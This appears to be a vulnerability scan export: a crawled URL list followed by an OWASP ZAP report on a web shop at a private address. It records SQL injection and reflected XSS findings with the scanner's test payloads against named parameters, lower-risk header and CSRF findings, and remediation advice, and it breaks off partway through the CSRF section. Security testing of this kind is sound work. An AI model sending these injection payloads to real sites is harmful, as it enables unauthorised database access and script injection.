http://192.168.1.20/assets/css/images/prev.png
http://192.168.1.20/assets/css/images/star-small.png
http://192.168.1.20/assets/css/lightbox.css
http://192.168.1.20/assets/css/main.css
http://192.168.1.20/assets/css/orange.css
http://192.168.1.20/assets/css/owl.carousel.css
http://192.168.1.20/assets/css/owl.theme.css
http://192.168.1.20/assets/css/owl.transitions.css
http://192.168.1.20/assets/css/rateit.css
http://192.168.1.20/assets/css/red.css
http://192.168.1.20/assets/fonts
http://192.168.1.20/assets/fonts/
http://192.168.1.20/assets/fonts/?C=D;O=D
http://192.168.1.20/assets/fonts/FontAwesome.otf
http://192.168.1.20/assets/fonts/bebas
http://192.168.1.20/assets/fonts/bebas/
http://192.168.1.20/assets/fonts/bebas/?C=D;O=D
http://192.168.1.20/assets/fonts/bebas/bebasneuebold.eot
http://192.168.1.20/assets/fonts/bebas/bebasneuebold.svg
http://192.168.1.20/assets/fonts/bebas/bebasneuebold.ttf
http://192.168.1.20/assets/fonts/bebas/bebasneuebold.woff
http://192.168.1.20/assets/fonts/bebas/bebasneuebold.woff2
http://192.168.1.20/assets/fonts/bebas/bebasneueregular.eot
http://192.168.1.20/assets/fonts/bebas/bebasneueregular.svg
http://192.168.1.20/assets/fonts/bebas/bebasneueregular.ttf
http://192.168.1.20/assets/fonts/bebas/bebasneueregular.woff
http://192.168.1.20/assets/fonts/bebas/bebasneueregular.woff2
http://192.168.1.20/assets/fonts/fjalla
http://192.168.1.20/assets/fonts/fjalla/
http://192.168.1.20/assets/fonts/fjalla/?C=D;O=D
http://192.168.1.20/assets/fonts/fjalla/fjallaone-regular.eot
http://192.168.1.20/assets/fonts/fjalla/fjallaone-regular.svg
http://192.168.1.20/assets/fonts/fjalla/fjallaone-regular.ttf
http://192.168.1.20/assets/fonts/fjalla/fjallaone-regular.woff
http://192.168.1.20/assets/fonts/fjalla/fjallaone-regular.woff2
http://192.168.1.20/assets/fonts/fontawesome-webfont.eot
http://192.168.1.20/assets/fonts/fontawesome-webfont.svg
http://192.168.1.20/assets/fonts/fontawesome-webfont.ttf
http://192.168.1.20/assets/fonts/fontawesome-webfont.woff
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.eot
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.svg

http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.ttf
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.woff
http://192.168.1.20/assets/fonts/lato
http://192.168.1.20/assets/fonts/lato/
http://192.168.1.20/assets/fonts/lato/?C=S;O=D
http://192.168.1.20/assets/fonts/lato/lato-bold.eot
http://192.168.1.20/assets/fonts/lato/lato-bold.svg
http://192.168.1.20/assets/fonts/lato/lato-bold.ttf
http://192.168.1.20/assets/fonts/lato/lato-bold.woff
http://192.168.1.20/assets/fonts/lato/lato-bold.woff2
http://192.168.1.20/assets/fonts/pacifico
http://192.168.1.20/assets/fonts/pacifico/
http://192.168.1.20/assets/fonts/pacifico/?C=D;O=D
http://192.168.1.20/assets/fonts/pacifico/pacifico.eot
http://192.168.1.20/assets/fonts/pacifico/pacifico.svg
http://192.168.1.20/assets/fonts/pacifico/pacifico.ttf
http://192.168.1.20/assets/fonts/pacifico/pacifico.woff
http://192.168.1.20/assets/fonts/pacifico/pacifico.woff2
http://192.168.1.20/assets/grain.png
http://192.168.1.20/assets/gridtile.png
http://192.168.1.20/assets/gridtile_3x3.png
http://192.168.1.20/assets/gridtile_3x3_white.png
http://192.168.1.20/assets/gridtile_white.png
http://192.168.1.20/assets/images
http://192.168.1.20/assets/images/
http://192.168.1.20/assets/images/?C=S;O=D
http://192.168.1.20/assets/images/ajax.gif
http://192.168.1.20/assets/images/banners
http://192.168.1.20/assets/images/banners/
http://192.168.1.20/assets/images/banners/?C=D;O=D
http://192.168.1.20/assets/images/banners/cat-banner-1.jpg
http://192.168.1.20/assets/images/banners/cat-banner-2.jpg
http://192.168.1.20/assets/images/banners/cat-banner-3.jpg
http://192.168.1.20/assets/images/blank.gif
http://192.168.1.20/assets/images/cart.jpg
http://192.168.1.20/assets/images/close.png
http://192.168.1.20/assets/images/dot.png
http://192.168.1.20/assets/images/favicon.ico
http://192.168.1.20/assets/images/grabbing.png
http://192.168.1.20/assets/images/label.png
http://192.168.1.20/assets/images/loading.gif
http://192.168.1.20/assets/images/next.png
http://192.168.1.20/assets/images/owl-carousel
http://192.168.1.20/assets/images/owl-carousel/
http://192.168.1.20/assets/images/owl-carousel/?C=D;O=D
http://192.168.1.20/assets/images/owl-carousel/AjaxLoader.gif
http://192.168.1.20/assets/images/owl-carousel/grabbing.png
http://192.168.1.20/assets/images/payments

http://192.168.1.20/assets/images/payments/
http://192.168.1.20/assets/images/payments/1.png
http://192.168.1.20/assets/images/payments/2.png
http://192.168.1.20/assets/images/payments/3.png
http://192.168.1.20/assets/images/payments/4.png
http://192.168.1.20/assets/images/payments/5.png
http://192.168.1.20/assets/images/payments/?C=D;O=D
http://192.168.1.20/assets/images/prev.png
http://192.168.1.20/assets/images/sliders
http://192.168.1.20/assets/images/sliders/
http://192.168.1.20/assets/images/sliders/01.jpg
http://192.168.1.20/assets/images/sliders/2.jpg
http://192.168.1.20/assets/images/sliders/?C=S;O=D
http://192.168.1.20/assets/images/sliders/f1.jpg
http://192.168.1.20/assets/images/sliders/fur1.jpg
http://192.168.1.20/assets/images/sliders/slider1.png
http://192.168.1.20/assets/images/sliders/slider2.png
http://192.168.1.20/assets/images/star-big-on.png
http://192.168.1.20/assets/images/star-off.png
http://192.168.1.20/assets/images/star-on.png
http://192.168.1.20/assets/js
http://192.168.1.20/assets/js/
http://192.168.1.20/assets/js/?C=D;O=D
http://192.168.1.20/assets/js/bootstrap-hover-dropdown.min.js
http://192.168.1.20/assets/js/bootstrap-select.min.js
http://192.168.1.20/assets/js/bootstrap-slider.min.js
http://192.168.1.20/assets/js/bootstrap.js
http://192.168.1.20/assets/js/bootstrap.min.js
http://192.168.1.20/assets/js/echo.min.js
http://192.168.1.20/assets/js/html5shiv.js
http://192.168.1.20/assets/js/jquery-1.11.1.min.js
http://192.168.1.20/assets/js/jquery.easing-1.3.min.js
http://192.168.1.20/assets/js/jquery.rateit.min.js
http://192.168.1.20/assets/js/lightbox.min.js
http://192.168.1.20/assets/js/owl.carousel.min.js
http://192.168.1.20/assets/js/respond.min.js
http://192.168.1.20/assets/js/scripts.js
http://192.168.1.20/assets/js/wow.min.js
http://192.168.1.20/assets/large_left.png
http://192.168.1.20/assets/large_right.png
http://192.168.1.20/assets/less
http://192.168.1.20/assets/less/
http://192.168.1.20/assets/less/404.less
http://192.168.1.20/assets/less/?C=D;O=D
http://192.168.1.20/assets/less/blog-slider.less
http://192.168.1.20/assets/less/blog.less
http://192.168.1.20/assets/less/blue.less
http://192.168.1.20/assets/less/breadcrumb.less

http://192.168.1.20/assets/less/category-page-slider.less
http://192.168.1.20/assets/less/category.less
http://192.168.1.20/assets/less/checkout.less
http://192.168.1.20/assets/less/color.less
http://192.168.1.20/assets/less/contact.less
http://192.168.1.20/assets/less/copyright-bar.less
http://192.168.1.20/assets/less/dark-green.less
http://192.168.1.20/assets/less/detail.less
http://192.168.1.20/assets/less/filter-container.less
http://192.168.1.20/assets/less/footer.less
http://192.168.1.20/assets/less/general.less
http://192.168.1.20/assets/less/green.less
http://192.168.1.20/assets/less/header.less
http://192.168.1.20/assets/less/home-furniture.less
http://192.168.1.20/assets/less/home-page-slider.less
http://192.168.1.20/assets/less/homepage.less
http://192.168.1.20/assets/less/hot-deals.less
http://192.168.1.20/assets/less/info-boxes.less
http://192.168.1.20/assets/less/main.less
http://192.168.1.20/assets/less/my-wishlist.less
http://192.168.1.20/assets/less/navbar.less
http://192.168.1.20/assets/less/newsletter.less
http://192.168.1.20/assets/less/orange.less
http://192.168.1.20/assets/less/owl-carousel.less
http://192.168.1.20/assets/less/product-comparison.less
http://192.168.1.20/assets/less/product-list.less
http://192.168.1.20/assets/less/product-review.less
http://192.168.1.20/assets/less/product-slider-tab.less
http://192.168.1.20/assets/less/product-tag.less
http://192.168.1.20/assets/less/product-tags.less
http://192.168.1.20/assets/less/product.less
http://192.168.1.20/assets/less/red.less
http://192.168.1.20/assets/less/responsive.less
http://192.168.1.20/assets/less/shopping-cart-dropdown.less
http://192.168.1.20/assets/less/shopping-cart.less
http://192.168.1.20/assets/less/sidebar.less
http://192.168.1.20/assets/less/sign-in.less
http://192.168.1.20/assets/less/terms-and-condition.less
http://192.168.1.20/assets/less/top-bar.less
http://192.168.1.20/assets/less/variables.less
http://192.168.1.20/assets/less/wide-banners.less
http://192.168.1.20/assets/loader.gif
http://192.168.1.20/assets/loader2.gif
http://192.168.1.20/assets/navigdots.png
http://192.168.1.20/assets/navigdots_bgtile.png
http://192.168.1.20/assets/shadow1.png
http://192.168.1.20/assets/shadow2.png
http://192.168.1.20/assets/shadow3.png

http://192.168.1.20/assets/small_arrows.psd
http://192.168.1.20/assets/small_left.png
http://192.168.1.20/assets/small_left_boxed.png
http://192.168.1.20/assets/small_right.png
http://192.168.1.20/assets/small_right_boxed.png
http://192.168.1.20/assets/timer.png
http://192.168.1.20/assets/timerdot.png
http://192.168.1.20/assets/transparent.jpg
http://192.168.1.20/assets/white50.png
http://192.168.1.20/category.php?action=add&id=22&page=product
http://192.168.1.20/category.php?action=wishlist&pid=15
http://192.168.1.20/category.php?cid=5
http://192.168.1.20/detail.html
http://192.168.1.20/forgot-password.php
http://192.168.1.20/home.html
http://192.168.1.20/icons
http://192.168.1.20/icons/
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/folder.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/icons/text.gif
http://192.168.1.20/icons/unknown.gif
http://192.168.1.20/index.php
http://192.168.1.20/index.php?action=add&id=20&page=product
http://192.168.1.20/index.php?page-detail
http://192.168.1.20/info.php
http://192.168.1.20/login.php
http://192.168.1.20/my-account.php
http://192.168.1.20/my-cart.php
http://192.168.1.20/my-wishlist.php
http://192.168.1.20/order-details.php
http://192.168.1.20/product-details.php%3fpid=2
http://192.168.1.20/product-details.php?action=add&id=19&page=product
http://192.168.1.20/product-details.php?action=wishlist&pid=1
http://192.168.1.20/product-details.php?pid=21
http://192.168.1.20/robots.txt
http://192.168.1.20/search-result.php
http://192.168.1.20/sitemap.xml
http://192.168.1.20/sub-category.php?scid=11
http://192.168.1.20/switchstylesheet
http://192.168.1.20/switchstylesheet/switchstylesheet.js
http://192.168.1.20/track-orders.php

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	2
Medium	3
Low	7
Informational	0

Alert Detail

High (Medium)	SQL Injection
Description	SQL injection may be possible.
URL	http://192.168.1.20/my-cart.php
Method	POST
Parameter	quantity[22]
Attack	3-2
URL	http://192.168.1.20/my-cart.php
Method	POST
Parameter	quantity[2]
Attack	1 OR 1=1 --
URL	http://192.168.1.20/index.php?page-detail=%27+AND+%271%27%3D%271%27+--+
Method	GET
Parameter	page-detail
Attack	' OR '1'='1' --

URL	http://192.168.1.20/my-cart.php
Method	POST
Parameter	submit
Attack	Update shopping cart' AND '1'='1' --
URL	http://192.168.1.20/login.php
Method	POST
Parameter	fullname
Attack	ZAP AND 1=1 --
URL	http://192.168.1.20/my-cart.php
Method	POST
Parameter	quantity[4]
Attack	1' AND '1'='1' --
URL	http://192.168.1.20/login.php
Method	POST
Parameter	contactno
Attack	ZAP AND 1=1 --
URL	http://192.168.1.20/order-details.php
Method	POST
Parameter	email
Attack	foo-bar@example.com' OR '1'='1' --
URL	http://192.168.1.20/my-cart.php
Method	POST
Parameter	quantity[3]

Attack	1' OR '1'='1' --
URL	http://192.168.1.20/my-cart.php
Method	POST
Parameter	quantity[13]
Attack	1" AND "1"="1" --
URL	http://192.168.1.20/search-result.php
Method	POST
Parameter	product
Attack	ZAP' OR '1'='1' --
URL	http://192.168.1.20/my-cart.php
Method	POST
Parameter	quantity[21]
Attack	3-2
Instances	12
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client.

	Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	The original page results were successfully replicated using the expression [3-2] as the parameter value The parameter value being modified was stripped from the HTML output for the purposes of the comparison
Reference	https://www.owasp.org/index.php/Top_10_2010-A1 https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
CWE Id	89
WASC Id	19
Source ID	1
High (Medium)	**Cross Site Scripting (Reflected)**
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the

	attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.
URL	http://192.168.1.20/search-result.php
Method	POST
Parameter	product
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
Instances	1
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

	Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

	Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

Medium (Medium)	**X-Frame-Options Header Not Set**
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
URL	http://192.168.1.20/assets/fonts/lato/?C=S;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/images/sliders/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/product-details.php?pid=20
Method	GET

Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/order-details.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book/?C=N;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/product-details.php?pid=21
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/?C=S;O=A
Method	GET
Parameter	X-Frame-Options

URL	http://192.168.1.20/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/product-details.php?pid=22
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/images/owl-carousel/?C=N;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/category.php?action=add&id=9&page=product
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/?C=S;O=D

Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/images/owl-carousel/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/fonts/fjalla/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/images/sliders/?C=S;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/?C=S;O=D
Method	GET

Parameter	X-Frame-Options
Instances	443
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx
CWE Id	16
WASC Id	15
Source ID	3

Medium (Medium)	**Directory Browsing**
Description	It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files , backup source files etc which can be accessed to read sensitive information.
URL	http://192.168.1.20/admin/images/icons/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/bootstrap/

Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/fonts/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/productimages/XSS%20Test/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/fonts/fjalla/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/scripts/

Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/images/owl-carousel/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/productimages/Asian%20Casuals%20%20(White,%20White)/

Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/images/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/
Method	GET
Attack	Parent Directory

URL	http://192.168.1.20/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/less/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/bootstrap/js/
Method	GET
Attack	Parent Directory
Instances	45
Solution	Disable directory browsing. If this is required, make sure the listed files does not induce risks.
Reference	http://httpd.apache.org/docs/mod/core.html#options http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html
CWE Id	548
WASC Id	48
Source ID	1
Medium (Medium)	**Application Error Disclosure**
Description	This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.

URL	http://192.168.1.20/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/XSS%20Test/?C=N;O=A
Method	GET

Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book/?C=M;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/XSS%20Test/?C=N;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/css/images/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/fonts/
Method	GET

Evidence	Parent Directory
URL	http://192.168.1.20/assets/fonts/bebas/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book/?C=M;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/js/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/?C=N;O=A
Method	GET

Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/css/images/?C=M;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/images/sliders/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/js/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/
Method	GET

Evidence	Parent Directory
Instances	324
Solution	Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.
Reference	
CWE Id	200
WASC Id	13
Source ID	3

Low (Medium)	**Absence of Anti-CSRF Tokens**
Description	No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf. CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the target site. * The victim is on the same local network as the target site. CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.
URL	http://192.168.1.20/product-details.php?action=wishlist&pid=7
Method	GET

Evidence	<form role="form" class="cnt-form" name="review" method="post">
URL	http://192.168.1.20/product-details.php?action=add&id=1&page=product
Method	GET
Evidence	<form name="search" method="post" action="search-result.php">
URL	http://192.168.1.20/index.php?action=add&id=15&page=product
Method	GET
Evidence	<form name="search" method="post" action="search-result.php">
URL	http://192.168.1.20/category.php?action=add&id=18&page=product
Method	GET
Evidence	<form name="search" method="post" action="search-result.php">
URL	http://192.168.1.20/product-details.php?pid=8
Method	GET
Evidence	<form role="form" class="cnt-form" name="review" method="post">
URL	http://192.168.1.20/product-details.php?action=wishlist&pid=6
Method	GET
Evidence	<form role="form" class="cnt-form" name="review" method="post">
URL	http://192.168.1.20/product-details.php?action=wishlist&pid=8
Method	GET
Evidence	<form role="form" class="cnt-form" name="review" method="post">
URL	http://192.168.1.20/product-details.php?pid=7
Method	GET
Evidence	<form role="form" class="cnt-form" name="review" method="post">
URL	http://192.168.1.20/product-details.php?pid=6

Method	GET
Evidence	<form role="form" class="cnt-form" name="review" method="post">
URL	http://192.168.1.20/product-details.php?action=wishlist&pid=4
Method	GET
Evidence	<form role="form" class="cnt-form" name="review" method="post">
URL	http://192.168.1.20/category.php?action=add&id=19&page=product
Method	GET
Evidence	<form name="search" method="post" action="search-result.php">
URL	http://192.168.1.20/product-details.php?action=add&id=2&page=product
Method	GET
Evidence	<form name="search" method="post" action="search-result.php">
URL	http://192.168.1.20/product-details.php?pid=5
Method	GET
Evidence	<form role="form" class="cnt-form" name="review" method="post">
URL	http://192.168.1.20/product-details.php?action=wishlist&pid=5
Method	GET
Evidence	<form role="form" class="cnt-form" name="review" method="post">
URL	http://192.168.1.20/category.php?action=add&id=7&page=product
Method	GET
Evidence	<form name="search" method="post" action="search-result.php">
URL	http://192.168.1.20/login.php
Method	POST
Evidence	<form name="search" method="post" action="search-result.php">

URL	http://192.168.1.20/index.php?action=add&id=16&page=product
Method	GET
Evidence	<form name="search" method="post" action="search-result.php">
URL	http://192.168.1.20/product-details.php?action=wishlist&pid=2
Method	GET
Evidence	<form role="form" class="cnt-form" name="review" method="post">
URL	http://192.168.1.20/category.php?cid=6
Method	GET
Evidence	<form name="search" method="post" action="search-result.php">
URL	http://192.168.1.20/product-details.php?pid=20
Method	GET
Evidence	<form name="search" method="post" action="search-result.php">
Instances	257
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, use anti-CSRF packages such as the OWASP CSRFGuard. Phase: Implementation Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script. Phase: Architecture and Design Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330). Note that this can be bypassed using XSS.

